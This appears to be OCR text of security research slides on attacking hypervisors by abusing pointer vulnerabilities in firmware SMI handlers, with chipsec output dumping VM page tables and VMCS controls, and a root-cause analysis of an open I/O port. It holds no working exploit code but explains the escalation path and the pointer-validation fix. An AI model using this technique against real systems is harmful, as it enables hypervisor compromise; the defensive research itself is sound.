
Attacking Hypervisors through System Firmware (with OS kernel access)


Pointer Vulnerabilities in SMI Handlers



Exploit tricks SMI handler to write to an address **inside SMRAM**
[Attacking and Defending BIOS in 2015](#)

Exploiting firmware SMI handler to attack VMM





DEMO

Attacking Hypervisor via
Poisonous Pointers in Firmware SMI handlers

Hyper-V Manager

File Action View Help

Hyper-V Manager

WIN-E861G45TV11

Virtual Machines

Name	State	CPU Usage	Assigned Memory	Uptime
ubuntu-server-1	Running	0 %	128 MB	00:03:48
ubuntu-server-2	Running	1 %	128 MB	00:03:50
ubuntu-server-3	Off			
windows-8.1-1	Running	0 %	1024 MB	00:03:47
windows-8.1-2	Off			

Snapshots

The selected virtual machine has no snapshots.

ubuntu-server-1 on WIN-E861G45TV11 - Virtual Machine Connection

Action Media Clipboard View Help

```
18:50:31 up 2:15, 3 users, load average: 0.00, 0.01, 0.05
si: 212 total, 2 running, 210 sleeping, 0 stopped, 0 zombie
(s): 0.0 us, 0.4 sy, 0.0 ni, 99.6 id, 0.0 wa, 0.0 hi, 0.0 si, 0.0 st
Mem: 107348 total, 100660 used, 6688 free, 2768 buffers
Swap: 521212 total, 1708 used, 519504 free, 29684 cached Mem
```

USER	PR	NI	UIRT	RES	SHR	S	%CPU	%MEM	TIME+	COMMAND
root	20	0	0	0	0	S	9.0	0.0	0:07.95	kworkeu/0:1
root	rt	0	0	0	0	S	6.2	0.0	0:03.48	watchdog/0
root	20	0	0	0	0	S	0.3	0.0	0:00.04	kworkeu/128:1
root	20	0	33528	3704	2444	S	0.0	3.5	0:01.11	init
root	20	0	0	0	0	S	0.0	0.0	0:00.00	kthreadd
root	20	0	0	0	0	S	0.0	0.0	0:00.46	ksoftirqd/0
root	0	-20	0	0	0	S	0.0	0.0	0:00.00	kworkeu/0:0H
root	20	0	0	0	0	S	0.0	0.0	0:00.04	rcu_sched
root	20	0	0	0	0	R	0.0	0.0	0:00.05	rcuos/0
root	20	0	0	0	0	S	0.0	0.0	0:00.00	rcuos/1
root	20	0	0	0	0	S	0.0	0.0	0:00.00	rcuos/2
root	20	0	0	0	0	S	0.0	0.0	0:00.00	rcuos/3
root	20	0	0	0	0	S	0.0	0.0	0:00.00	rcuos/4
root	20	0	0	0	0	S	0.0	0.0	0:00.00	rcuos/5
root	20	0	0	0	0	S	0.0	0.0	0:00.00	rcuos/6
root	20	0	0	0	0	S	0.0	0.0	0:00.00	rcuos/7
root	20	0	0	0	0	S	0.0	0.0	0:00.00	rcuos/8
root	20	0	0	0	0	S	0.0	0.0	0:00.00	rcuos/9
root	20	0	0	0	0	S	0.0	0.0	0:00.00	rcuos/10
root	20	0	0	0	0	S	0.0	0.0	0:00.00	rcuos/11
root	20	0	0	0	0	S	0.0	0.0	0:00.00	rcuos/12
root	20	0	0	0	0	S	0.0	0.0	0:00.00	rcuos/13
root	20	0	0	0	0	S	0.0	0.0	0:00.00	rcuos/14
root	20	0	0	0	0	S	0.0	0.0	0:00.00	rcuos/15
root	20	0	0	0	0	S	0.0	0.0	0:00.00	rcuos/16
root	20	0	0	0	0	S	0.0	0.0	0:00.00	rcuos/17
root	20	0	0	0	0	S	0.0	0.0	0:00.00	rcuos/18
root	20	0	0	0	0	S	0.0	0.0	0:00.00	rcuos/19
root	20	0	0	0	0	S	0.0	0.0	0:00.00	rcuos/20
root	20	0	0	0	0	S	0.0	0.0	0:00.00	rcuos/21

Running

```
C:\chipsec\source\tool>
['vtd', 'ept', 'hpt']
[x][ =====
[x][ Module: Virtual Machines Analyser
[x][ =====
[*] Searching VM VMCS ...
[*] Found Virtual Machine #1 at 00000000AE25F000
[*] Extended Page Tables Address: 00000000AE24901E
[*] Guest: CR0=80010033 CR3=04ABB000 CR4=001426F0 RIP=FFFFFFFF81055166 RSP=FFFFFFFF81C03E90
[*] Host : CR0=80010031 CR3=003BC000 CR4=00042260 RIP=FFFFF80006EDB138 RSP=FFFFF80300203FC0
[*] Found Virtual Machine #2 at 00000000AE45F000
[*] Extended Page Tables Address: 00000000AE44901E
[*] Guest: CR0=80010033 CR3=04737000 CR4=001426F0 RIP=FFFFFFFF81408A23 RSP=FFFFF8000468FB38
[*] Host : CR0=80010031 CR3=003BC000 CR4=00042260 RIP=FFFFF80006EDB138 RSP=FFFFF80200203FC0
[*] Found Virtual Machine #3 at 00000000AE85F000
[*] Extended Page Tables Address: 00000000AE84901E
[*] Guest: CR0=80010031 CR3=001A7000 CR4=001526F8 RIP=FFFFF8019FA3225F RSP=FFFFF801A13E58E8
[*] Host : CR0=80010031 CR3=003BC000 CR4=00042260 RIP=FFFFF80006EDB138 RSP=FFFFF80100203FC0
===== Analysing Extended Page Tables =====
[VM1] Reading Extended Page Tables ...
[VM1] Extended Page Tables size: 32 KB
[VM1] Extended Page Tables address space: 135 MB
[VM2] Reading Extended Page Tables ...
[VM2] Extended Page Tables size: 36 KB
[VM2] Extended Page Tables address space: 131 MB
[VM3] Reading Extended Page Tables ...
[VM3] Extended Page Tables size: 28 KB
[VM3] Extended Page Tables address space: 1027 MB
===== Analysing Vtd Page Tables =====
[Vtd] Reading Vtd engine at FED90000
[Vtd] DMA remapping is not enabled!
[Vtd] Reading Vtd engine at FED91000
[Vtd] PASID=0 ECS=0 RTT=0 RTA=000000461A000
[Vtd] Reading Vtd Root & Context Tables ...
[Vtd] Total Vtd Domains: 0
===== Analysing Host Page Tables =====
[HPT] Reading Host Page Tables ...
[HPT] Host Page Tables size: 2928 KB
[HPT] Host Page Tables address space: 1932 MB
===== Hypervisor VM Exit Handler =====
FFFFF80006EDB138: mov qword ptr [rsp + 0x28], rcx
FFFFF80006EDB13D: mov rcx, qword ptr [rsp + 0x20]
FFFFF80006EDB142: mov qword ptr [rcx], rax
FFFFF80006EDB145: mov qword ptr [rcx + 8], rcx
FFFFF80006EDB149: mov qword ptr [rcx + 0x10], rdx
FFFFF80006EDB14D: mov qword ptr [rcx + 0x18], rbx
FFFFF80006EDB151: mov qword ptr [rcx + 0x28], rbp
===== Hypervisor Stack State =====
FFFFF80100203FC0: 0000000000000006 0000000000000010 FFFFF8019FD73180 FFFFF80000002098
FFFFF80100203FE0: FFFFF80100200150 00000000400000F0 FFFFF80100204000 0000000000000000

C:\chipsec\source\tool>
```

1Help 2UserMn 3View 4Edit 5Copy 6RenMov 7MkFold 8Delete 9ConfMn 10Quit 11Plugin 12

Root cause? Port B2h is open to VM in I/O bitmap

CPU_BASED_VM_EXEC_CONTROL:

Bit 2: 0 Interrupt-window exiting
Bit 3: 1 Use TSC offsetting
Bit 7: 1 HLT exiting
Bit 9: 0 INVLPG exiting
Bit 10: 1 MWAIT exiting
Bit 11: 1 RDTSC exiting
Bit 12: 0 RDTSC exiting
Bit 15: 0 CR3-load exiting
Bit 16: 0 CR3-store exiting
Bit 19: 0 CR8-load exiting
Bit 20: 0 CR8-store exiting
Bit 21: 1 Use TPR shadow
Bit 22: 0 NMI-window exiting
Bit 23: 1 MOV-DR exiting
Bit 24: 0 Unconditional I/O exiting
Bit 25: 1 Use I/O bitmaps
Bit 27: 0 Monitor trap flag
Bit 28: 1 Use MSR bitmaps
Bit 29: 1 MONITOR exiting
Bit 30: 0 PAUSE exiting
Bit 31: 1 Activate secondary controls

SECONDARY_VM_EXEC_CONTROL:

Bit 0: 1 Virtualize APIC accesses
Bit 1: 1 Enable EPT
Bit 2: 1 Descriptor-table exiting
Bit 3: 1 Enable RDTSCP
Bit 4: 0 Virtualize x2APIC mode

I/O Bitmap (causes a VM exit):

0x0020
0x0021
0x0064
0x00a0
0x00a1
0x0cf8
0x0cfc
0x0cfd
0x0cfe
0x0cff


RD MSR Bitmap (doesn't cause a VM exit):

0x00000174
0x00000175
0x00000176
0xc0000100
0xc0000101
0xc0000102

WR MSR Bitmap (doesn't cause a VM exit):


0x00000174
0x00000175
0x00000176
0xc0000100
0xc0000101
0xc0000102

So that's a firmware issue! Firmware has to validate pointers




Firmware SMI handler **validates input pointers** to ensure they are outside of SMRAM **preventing overwrite of SMI** code/data

Point SMI handler to overwrite VMM page!



- VT state and EPT protections are OFF in SMM (without STM)
- SMI handler writes to a protected page via supplied pointer

Attacking VMM by proxying through SMI handler



Sometimes attacker doesn't need a vulnerability in firmware...

